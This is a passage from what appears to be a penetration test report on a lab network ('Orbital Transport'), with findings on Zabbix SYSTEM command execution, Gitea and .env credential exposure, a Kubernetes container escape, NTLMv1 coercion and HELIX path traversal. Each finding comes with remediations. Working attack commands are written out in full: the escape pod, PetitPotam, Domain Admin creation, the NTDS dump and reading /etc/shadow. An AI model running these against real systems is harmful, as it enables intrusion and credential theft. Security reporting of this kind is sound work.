


Figure *15. Credential dumping*

Remediations:

1. Enable HTTPS on the ADCS web enrollment interface and disable HTTP
2. Disable the NTLM authentication provider on the ADCS web enrollment endpoint and require Kerberos only
3. Enable LDAP signing and channel binding on the Domain Controller to prevent relay attacks

Resources:

- SpecterOps - Certified Pre-owned
- Certipy Tool
- Mitigating NTLM Relay Attacks on ADCS

END OF FINDING BLOCK

6.1.10 Zabbix Agent Running as NT AUTHORITY\SYSTEM

CVSS Score :	10.0	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
Launch-Control - 192.168.1.150 DC01- 192.168.1.5	HTTP ZABBIX	80 10050	7.4.8

Vulnerability Description:
The Zabbix monitoring platform at 192.168.1.150/zabbix is accessible using default credentials. Zabbix provides script functionality that allows administrators to execute arbitrary commands on monitored hosts via the Zabbix agent. The Zabbix agent is running as NT AUTHORITY\SYSTEM on all systems in the Windows environment, including the Domain Controller. By authenticating to the Zabbix web interface with default credentials and creating or modifying a script to execute on the Zabbix agent, an attacker can execute arbitrary commands with SYSTEM privileges on the Domain controller, the highest level of privileges on a Windows host. This provides immediate and complete control over the most sensitive host in the Active Directory environment without requiring any exploitation of a software vulnerability.

Business Impact Description:
Successful exploitation constitutes a complete and immediate compromise of the entire Active Directory domain and all systems joined to it. This would cause catastrophic damage to the business's operations, financial loss, and reputational harm.

Likelihood Description:
Exploitation of this vulnerability is critically likely as it only requires network access to the Zabbix web interface. Since the credentials for the Zabbix administrator account

are default, attackers would require no prior reconnaissance or credential theft. The attack is entirely point-and-click through the Zabbix web UI and requires little to no technical expertise or special tooling. Any attacker who can reach the internal network can immediately achieve SYSTEM privileges on the Domain Controller using only a web browser.

MITRE ATT&CK

T1078.001 - Valid Accts: Default Accts
T1059.003 - Windows Command Shell
T1003.006 - OS Credential Dumping
T1098 - Acct. Manipulation

M1032 – Multi-Factor Authentication
M1027 – Password Policies
M1035 – Limit Access to Resource Over Network

EXPLOITATION DETAILS

1. **Navigate to http://192.168.1.150/zabbix and log in with default credentials**
2. **Navigate to the left-hand panel to Alerts → Scripts**




Figure *16. Running scripts from monitoring system*

3. **Modify a script with an arbitrary command (e.g., whoami)**




Figure *17. This script runs whoami*

4. **Navigate to Monitoring → Hosts and execute the script on the DC**




Figure *18. Script was executed successful*

Remediations:

1. SYG recommends that OT immediately change the Zabbix default admin password
2. SYG also recommends OT restrict Zabbix agents to run as a dedicated low-privilege service account rather than NT AUTHORITY\SYSTEM
3. It is recommended to implement multi-factor authentication on the Zabbix web interface

Resources:

- Zabbix Security Hardening Guide
- CWE-250: Execution with Unnecessary Privileges

END OF FINDING BLOCK

6.1.11 Root/Admin Password Stored in Gitea

CVSS Score :	9.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
Launch-Control - 192.168.1.150	Gitea	3000	1.22.3

Vulnerability Description:
The Gitea instance at 192.168.1.150:3000 is configured to authenticate users against the Orbital Transport Active Directory via LDAP. The LDAP authentication is configured using the Domain Administrator and Root account passwords. The Gitea site administration displays this configuration and the password when rendering the page HTML. Any Gitea user with access to the site administration panel can reveal the Domain Administrator and Root password in plaintext by inspecting the HTML source of the LDAP configuration page.

Business Impact Description:
Successful exploitation of this vulnerability will lead to an attacker fully compromising the entirety of OT's network, gaining the Domain Administrator and Root account passwords. This would have a devastating impact on business operations, financial loss, and reputational harm.

Likelihood Description:
Exploitation requires Gitea administrator access, which was demonstrated to be obtained via direct MySQL database manipulation using a set of hardcoded MySQL root credentials found during the engagement. Once Gitea admin access is obtained, revealing the Domain Administrator and Root's password only requires basic developer tools knowledge. The combination of accessible MySQL credentials, Gitea admin panel exposure, and revealable password storage creates a trivially exploitable path to full network compromise.

MITRE ATT&CK	T1552.01 - Credentials in Files T1213 - Data from Information Repositories	M1041 - Encrypt Sensitive Information M1030 - Network Segmentation

EXPLOITATION DETAILS

1. **Navigate to the Gitea instance on http://192.168.1.150:3000**

2. **Elevate contract.test user's permissions with the MySQL root credentials**

```
mysql -u root -p<password> gitea -e "UPDATE user SET is_active=1, is_admin=1
WHERE name='contract.test';"
```

3. **Navigate to Site Administration → Identity & Access → Authentication Sources**




Figure *19. Admin panel exposes passwords in HTML*

4. **Inspect the HTML to reveal the LDAP Bind password**



Figure *20. HTML reveals the LDAP Bind password*

Remediations:

1. SYG recommends OT immediately rotate the Domain Administrator and Root password; the current password is compromised and must be changed across all systems
2. Create a dedicated LDAP service account with read-only permissions limited to user authentication - never use the Domain Administrator account as an LDAP bind account. SYG recommends OT implement the least-privilege principle across all systems

Resources:

- CWE-256: Plaintext Storage of a Password
- OWASP Authentication Cheat Sheet

END OF FINDING BLOCK

6.1.12 Kubernetes Container Escape on Desolators

CVSS Score :	9.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
Desolator-1 - 192.168.1.101 Desolator-2 - 192.168.1.102 Desolator-3 - 192.168.1.103	Kubernetes API	6443	X

Vulnerability Description:
All three Orbital Transport Desolator clusters run independent single-node k3s Kubernetes clusters, each vulnerable to an identical container escape attack chain resulting in full root access on the underlying host. The HELIX dashboard `/logs` endpoint accepts a user-supplied `path` parameter with no authentication and no path sanitization, allowing an unauthenticated attacker to read arbitrary files from the host filesystem, including the Kubernetes service account token mounted inside the container. This token belongs to the `helix-dashboard` service account, which has been granted the `cluster-admin` ClusterRole, providing unrestricted access to all Kubernetes API operations. Since no Pod Security Admission controls exist on any of the three clusters, the stolen cluster-admin token can be used to create a privileged pod with `hostPID`, `hostNetwork`, `privileged: true`, and a `hostPath` volume mount pointing to the root filesystem. Executing into this pod and running `chroot /host` provides full root access to the underlying host. The same attack chain was confirmed applicable to DESOLATOR-1, DESOLATOR-2, and DESOLATOR-3 using their respective service account tokens obtained via the same path traversal vulnerability.

Business Impact Description:
Successful exploitation allows an attacker to obtain full root access across all three Desolator launch control nodes, leading to complete compromise of the launch

control infrastructure. Such an attack results in total loss of confidentiality, integrity, and availability of all launch systems and their accompanying data. An attacker with root access can modify or sabotage launch control software, initiate unauthorized launch sequences, or render the entire infrastructure inoperable. Business operations dependent on the Desolator launch systems will cease to function, leading to significant financial loss, operational disruption, and potentially catastrophic reputational harm if launch systems are manipulated or weaponized by a malicious actor.

Likelihood Description:
The initial path traversal requires only network access to the HELIX dashboard with no authentication. The subsequent steps require only basic kubectl commands using the stolen cluster-admin token. The entire attack chain from unauthenticated network access to root on the host can be executed in under five minutes using only publicly available tools. No exploitation of software vulnerabilities, no credential theft from external sources, and no social engineering is required. The attack is fully automatable and reproducible across all three clusters.

MITRE ATT&CK	T1552.007 - Unsecured Creds T1611 - Escape to Host T1610 - Deploy Container T1613 - Resource Discovery	M1018 - User Acct. Management M1035 - Limit Access to Resource

EXPLOITATION DETAILS

1. **Read Service Account Token via Unauthenticated Path Traversal**
   The HELIX dashboard /logs endpoint reads arbitrary files from the host filesystem. The Kubernetes service account token is accessible at a known path inside the container:

```
curl -sk
"http://helix.desolator-*.orbital.transport/logs?path=/var/run/secrets/kubernete
s.io/serviceaccount/token"
```

2. **Confirm Cluster-Admin Privileges**
   Using the stolen token confirm unrestricted cluster-admin access:

```
kubectl --token=<TOKEN> \
  --server=https://192.168.1.10*:6443 \
```

```
  --insecure-skip-tls-verify \
  auth can-i '*' '*'
```

3. Create Privileged Escape Pod

```
curl -sk https://192.168.1.101:6443/api/v1/namespaces/default/pods \
  --header "Authorization: Bearer $TOKEN" \
  -X POST \
  --header "Content-Type: application/json" \
  -d '{
    "apiVersion": "v1",
    "kind": "Pod",
    "metadata": {
      "name": "pwn"
    },
    "spec": {
      "hostPID": true,
      "hostNetwork": true,
      "containers": [{
        "name": "pwn",
        "image": "alpine",
        "command": ["/bin/sh", "-c", "sleep 3600"],
        "securityContext": {
          "privileged": true
        },
        "volumeMounts": [{
          "mountPath": "/host",
          "name": "host"
        }]
      }],
      "volumes": [{
        "name": "host",
        "hostPath": {
          "path": "/"
        }
      }]
    }
  }'
```

4. Escape Container and Obtain Root on Host Node

Exec into the privileged pod and chroot to the host filesystem, obtaining full root access

```
 kubectl --server=https://192.168.1.10*:6443 --token=$TOKEN
--insecure-skip-tls-verify exec -it pwn -- /bin/sh
```

```
chroot /host /bin/bash
```




Figure *21. Breaking out of container to host*

Remediations:

1. SYG recommends OT implement Pod Security Admission controls, enforcing restricted or baseline pod security standards across all namespaces to prevent the creation of privileged pods
2. Replace the cluster-admin ClusterRoleBinding on helix-dashboard with minimal role granting read access to metrics and pod status

Resources:

- OWASP Kubernetes Security Cheat Sheet
- Kubernetes - Pod Security Admission

END OF FINDING BLOCK

6.1.13 Legacy Authentication Protocol Enabled (NTLMv1)

CVSS Score :	9.4	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
DC01 - 192.168.1.5	SMB	445	X

Vulnerability Description:
SYG identified the presence of NTLMv1 in OT's environment. NTLMv1 refers to the legacy authentication protocol used by Windows to authenticate each other over the network, sometimes called NetNTLMv1. NTLMv1 utilizes poor cryptography in the form of a 56-bit DES key. Additionally, NTLMv1's architecture is inherently insecure; the lack of a Message Integrity Code (MIC) means authentication attempts can be relayed to alternative systems and protocols to further compromise the network.
Successful exploitation enables attackers to derive the original system NTLM hash through the use of rainbow tables or hash cracking. Knowledge of the NTLM hash allows attackers to gain Administrator access to the system when paired with other abuses, such as Kerberos S4U2Self Abuse. Identical access can also be gained without the need for hash cracking if an attacker can relay to the domain controller's LDAP server.

Business Impact Description:
Successful exploitation of the vulnerability allows an attacker to compromise the identity of the Domain Controller, leading to a complete domain compromise. Such an attack would lead to loss of confidentiality, integrity, and availability for all domain-joined computers and their accompanying data. Business operations dependent on IT infrastructure will cease to operate, leading to loss of revenue.

Likelihood Description:

Exploitation is critically likely as attackers do not need any authentication to perform the attack. They can set up a listener such as Responder and coerce a privileged server, such as the domain controller, into authenticating to them, hence revealing the NTLMv1 hash

MITRE ATT&CK T1187 - Forced Authentication M1027 - Password Policies

EXPLOITATION DETAILS

1. **Set up a listener on an attacker-controlled server**

```
impacket-smbserver smb . -smb2support
```



Figure *22. Setting up listener*

2. **Coerce the Domain Controller**
   Use the PetitPotam tool to coerce authentication to the attacker's server

```
./PetitPotam.py 192.168.1.113 192.168.1.5
```




Figure *23. Coercing Authentication to the attacker*

3. **Capture the authentication, revealing the NTLMv1 hashes of DC01$**



Figure *24. NTLMv1 hashes revealed*

Remediations:

1. SYG recommends OT configure all domain controllers to only accept and provide NTLMv2 hashes. NTLMv2 hashes have a significantly superior cryptographic implementation that better protects from such attacks.

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
"LmCompatibilityLevel" -Value 5
```

2. SYG also recommends Enabling LDAP signing and channel binding on all Domain Controllers to prevent authentication relay attacks.
3. It is advised to consider disabling NTLM entirely in favor of Kerberos, where possible

Resources:

- Closing the Door on NTLMv1
- Microsoft - Enabling NTLMv2
- PetitPotam

END OF FINDING BLOCK

6.1.14 Hardcoded Credentials

CVSS Score :	9.3	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150, 101-103 orbitaldatastore.blob.core.windows.net	PLC, GitTea, Azure	3000, 80	GitTea v1.22.3

Vulnerability Description:
The Orbital Launch Control PLC codebase contains hardcoded credentials committed to an intranet-accessible Gitea repository lacking proper authentication specifically, a static launch authorization code and management shell legacy password allowing any intranet user to discover and weaponize them. An Azure Blob Storage SAS token with container-scoped read and list permissions is hardcoded directly in the Helix Dashboard HTML source code, exposing it to any user who accesses the dashboard or inspects the page source, enabling unauthenticated enumeration and download of all blobs in the orbitaldatastore storage account including sensitive assets such as service principal certificates.

Business Impact Description:
Exploitation of these hardcoded credentials could result in catastrophic financial loss from unauthorized launch operations, destruction of physical assets, and potential loss of life triggering regulatory action, litigation, and irreversible reputational damage to Orbital Transport's operations and stakeholder trust. The exposed SAS token extends this impact into the cloud estate by granting access to stored service principal certificates which can be leveraged to authenticate to Microsoft Entra ID; combined with leaked environment variables exposed via the PLC legacy shell's config command, a full compromise of both on-premises OT infrastructure and Azure/M365 tenant resources is achievable from a single set of discovered credentials.

Likelihood Description:
The likelihood of exploitation is very high because the PLC credentials are stored in plaintext within a Git repository accessible to any user on the corporate intranet without authentication, requiring zero technical sophistication to discover via repository browsing or code search. The SAS token is equally trivial to extract as it is embedded in client-side HTML served by the unauthenticated Helix Dashboard on all three Kubernetes-hosted desolator nodes, visible through a browser's View Source or Developer Tools, and the unauthenticated REST API endpoints further expand the attack surface so that any network-adjacent attacker can weaponize discovered credentials immediately using simple curl commands.

MITRE ATT&CK	T1552.001 - Credentials in Files T1078.001 - Default Accounts T1059 - Command and Scripting Interpreter	M1027 - Password Policies M1032 - MFA M1026 - Privileged Account Management

EXPLOITATION DETAILS

1. **How are they used?**
   Linked here, is the exploit for the legacy shell management password.

   Linked here, is the exploit for the hardcoded weak hexadecimal authentication code.

   Linked here and here, is the exploit for the hardcoded SAS token embedded in the Helix Dashboard HTML source.

Remediations:

1. Immediately rotate and remove all hardcoded credentials from source control, migrate secrets to a dedicated vault (e.g., HashiCorp Vault), and purge Git history of exposed values using git filter-repo.
2. Revoke the exposed SAS token immediately, regenerate the storage account access keys, and replace inline SAS URLs with short-lived tokens issued at runtime via Azure Key Vault or managed identity-based authentication so that no long-lived secrets are embedded in client-facing code.
3. Deprecate and remove the legacy shell interface (FC 0xFE) entirely, or at

minimum if backwards compatibility is required or the legacy system must be kept at least disable the exec and config commands and enforce multi-factor authorization for any safety-critical operations including launch sequences

Resources:

- OWASP Secrets Management Cheat Sheet
- HashiCorp Vault Documentation
- Azure Key Vault Documentation
- NIST SP 800-82 Rev. 3 , Guide to OT/ICS Security

END OF FINDING BLOCK

6.1.15 World Readable .env Files in /opt

CVSS Score :	9.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
Launch-Control - 192.168.1.150	LDAP MySQL	389 3306	X 10.11.14

Vulnerability Description:
Two critical configuration files located in `/opt` on LAUNCH-CONTROL are world-readable, exposing plaintext service account credentials to any user with shell access to the host. The `/opt/pim-portal/.env` file contains the credentials for the `svc_pim` Active Directory service account which has WriteMembers permissions on the Domain Admins group by design of the PIM portal architecture. The `/opt/orbital-hr-ss-main/.env` file contains the MySQL credentials used by the HR portal application. Both files are owned by root but have world-readable permissions `(-rw-r--r--)`, meaning any local user account, including low-privileged accounts, can read their contents.

Business Impact Description:
Successful exploitation of this vulnerability allows an attacker with any level of shell access to LAUNCH-CONTROL to immediately escalate to Domain Administrator, leading to complete compromise of the entire Orbital Transport domain. Such an attack results in total loss of confidentiality, integrity, and availability for all domain-joined systems and their accompanying data including employee PII, financial records, and launch control infrastructure. Business operations dependent on IT infrastructure will cease to operate, leading to significant loss of revenue, regulatory penalties from the exposure of employee Social Security Numbers, and potentially catastrophic consequences if launch control systems are accessed or manipulated by a malicious actor.

Likelihood Description:

Exploitation of this vulnerability is highly likely as only a low-privileged shell on LAUNCH-CONTROL is needed, which was demonstrated via the Zabbix RCE finding. Once shell access is obtained, reading the .env files requires no special privileges, a single cat command is sufficient. The world-readable permissions mean any process or user on the system can access these credentials including web application processes, monitoring agents, and any other service running on the host.

MITRE ATT&CK

T1552.001 - Unsecured Credentials
T1078.002 - Valid Accounts
T1484.001 - Group Policy Mod
T1003.006 - OS Credential Dumping

M1022 – Restrict File and Directory Permissions
M1026 – Privileged Account Management
M1036 – Account Use Policies

EXPLOITATION DETAILS

1. **Identify world-readable .env files**

```
ls -la /opt/pim-portal/.env

ls -la /opt/orbital-hr-ss-main/.env
```

```
-rw-rw-r-- 1 root root  455 Mar 25 09:51 Dockerfile
-rw-rw-r-- 1 root root 1284 Mar 25 09:33 .env
```

Figure *25. Reading .env files*

```
contract.test@orbital.transport@LAUNCH-CONTROL:~$ ls -la /opt/orbital-hr-ss-main
total 196
drwxr-xr-x   4 root root   4096 Mar 31 12:10 .
drwxr-xr-x   4 root root   4096 Mar 25 09:43 ..
-rw-r--r--   1 root root   6148 Mar 19 19:25 .DS_Store
-rw-r--r--   1 root root    124 Mar 30 01:13 .env
```

Figure *26. Listing*

2. **Extract credentials from .env files**
   Credentials for svc_pim and mysql

```
cat /opt/pim-portal/.env

cat /opt/orbital-hr-ss-main/.env
```

```
# Service account used by the app to read/modify AD
# Must have "Write Members" on Domain Admins group
LDAP_BIND_USER=CN=svc_pim,CN=Users,DC=orbital,DC=transport
LDAP_BIND_PASSWORD=
```

Figure *27. Creds revealed in the file*

```
MYSQL_PASSWORD="
MYSQL_DATABASE="employee_portal"
```

Figure *28. SQL Credentials revealed*

3. **Connect to DC01 via evil-winrm using svc_pim credentials**

```
Evil-winrm -i 192.168.1.5 -u svc_pim -p <password>
```

4. **Create a new user and add user to Domain Admins group**

```
net user <user> <password> /add /domain
```

```
net group "Domain Admins" <user> /add /domain
```

5. **Dump domain credentials with the newly added Domain Admin user**

```
nxc smb 192.168.1.5 -u <user> -p <password> --ntds
```




Figure *29. Running NXC to reveal credentials*

6. **Use the mysql credentials to extract PII**

```
mysql -u <user> -p<password> employee_portal -e "SELECT first_name, last_name,
ssn, address FROM employees;"
```

```
[contract.test@orbital.transport@LAUNCH-CONTROL:~$ mysql -u root -proot
portal -e "SELECT first_name, last_name, ssn, address FROM employees;"
+------------+-----------+-------------+------------------------------
| first_name | last_name | ssn         | address
+------------+-----------+-------------+------------------------------
|            |           |             |
|            |           |             |
|            |           |             |
+------------+-----------+-------------+------------------------------
```

Figure *30. Gained access to the MySQL root account*

Remediations:

1. SYG recommends OT immediately restrict file permissions on all .env files to be readable only by the owning process

```
chmod 600 /opt/pim-portal/.env
```

```
chmod 600 /opt/orbital-hr-ss-main/.env
```

2. SYG also recommends OT implement a secrets management solution such as HashiCorp Vault or Azure Key Vault, as plaintext credentials should never be stored in configuration files on disk
3. SYG urges OT to rotate all exposed credentials immediately including those of `svc_pim` and `MySQL`.

Resources:

- OWASP - Sensitive Data Exposure
- HashiCorp Vault

END OF FINDING BLOCK

6.1.16 Unauthenticated Path Traversal on HELIX Dashboard

CVSS Score :	9.1	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
DESOLATOR-1 - 192.168.1.101 DESOLATOR-2 - 192.168.1.102 DESOLATOR-3 - 192.168.1.103	HTTP HELIX	80 8080	v2.4.1

Vulnerability Description:
The HELIX telemetry dashboard deployed across all three Orbital Transport Desolator nodes exposes an unauthenticated `/logs` endpoint that accepts a user-controlled `path` parameter with no input validation or authentication requirements. The endpoint reads and returns the contents of any file accessible on the host filesystem, as the HELIX dashboard container mounts the host filesystem under `/host` and the path parameter is passed directly to a file read operation with no sanitization or path restriction. This allows any unauthenticated attacker with network access to read arbitrary files from the underlying host including sensitive system files, application credentials, and Kubernetes service account tokens. The same vulnerability exists identically across all three desolator clusters as the HELIX application is deployed from a shared configuration via ArgoCD.

Business Impact Description:
Successful exploitation allows an unauthenticated attacker to read any file on the host filesystem including sensitive credentials, cryptographic keys, and Kubernetes service account tokens. The theft of the `helix-dashboard` cluster-admin service account token directly enables complete Kubernetes cluster compromise and full root access on all three Desolator launch control nodes. Such an attack results in total loss of confidentiality, integrity, and availability of the launch control infrastructure. Business operations dependent on the Desolator launch systems will cease to function and the integrity of launch control software cannot be guaranteed,

potentially leading to catastrophic physical consequences, significant financial loss, and irreparable reputational harm to Orbital Transport.

Likelihood Description:
Exploitation of this vulnerability is critically likely as it only requires network access to the HELIX dashboard, no credentials, authentication, or special tooling are required. A single curl command is sufficient to read any file from the host filesystem. The vulnerability is present on the all three desolator clusters and is immediately exploitable by any attacker who can reach the internal network. The attack is fully automatable and can be chained directly into the Kubernetes container and achieve root on the host node in minutes.

MITRE ATT&CK	T1083 - File Discovery T1552.001 - Unsecured Credentials T1552.007 - Container API T1190 - Exploit Public-Facing Application	M1030 – Network Segmentation M1035 – Limit Access to Resource M1026 – Privileged Account Management

EXPLOITATION DETAILS

1. **Curl the /log endpoint with the path parameter pointed at /etc/shadow**

```
curl -sk "http://helix.desolator-1.orbital.transport/logs?path=/etc/shadow"
```



Figure *31. Arbitrary file read via URL*

2. **Curl the /log endpoint with the path parameter pointed at service account token**

```
curl -sk
"http://helix.desolator-1.orbital.transport/logs?path=/var/run/secrets/kubernetes.io/serviceaccount/token"
```



Figure *32. Arbitrary file read via URL*

Remediations:

1. SYG recommends OT to implement authentication on all HELIX dashboard endpoints. The /logs endpoint must require valid session authentication before serving any file contents.
2. SYG also recommends implementing strict path validation. Restrict the path parameter to a white list of approved log directories and reject any absolute path reference outside of the approved scope.
3. SYG encourages OT to run the HELIX dashboard container as a non-root user with a read-only root filesystem to limit the blast radius if any future vulnerabilities become present.

Resources:

- OWASP Path Traversal
- OWASP Top Ten

END OF FINDING BLOCK

6.2 HIGH-RISK FINDINGS

6.2.1 Credential Reuse on Admin Accounts

CVSS Score :	8.7	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:M/VI:H/VA:M/SC:M/SI:M/SA:M	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150 192.168.1.25	SSH SMB	22 445	X

Vulnerability Description:
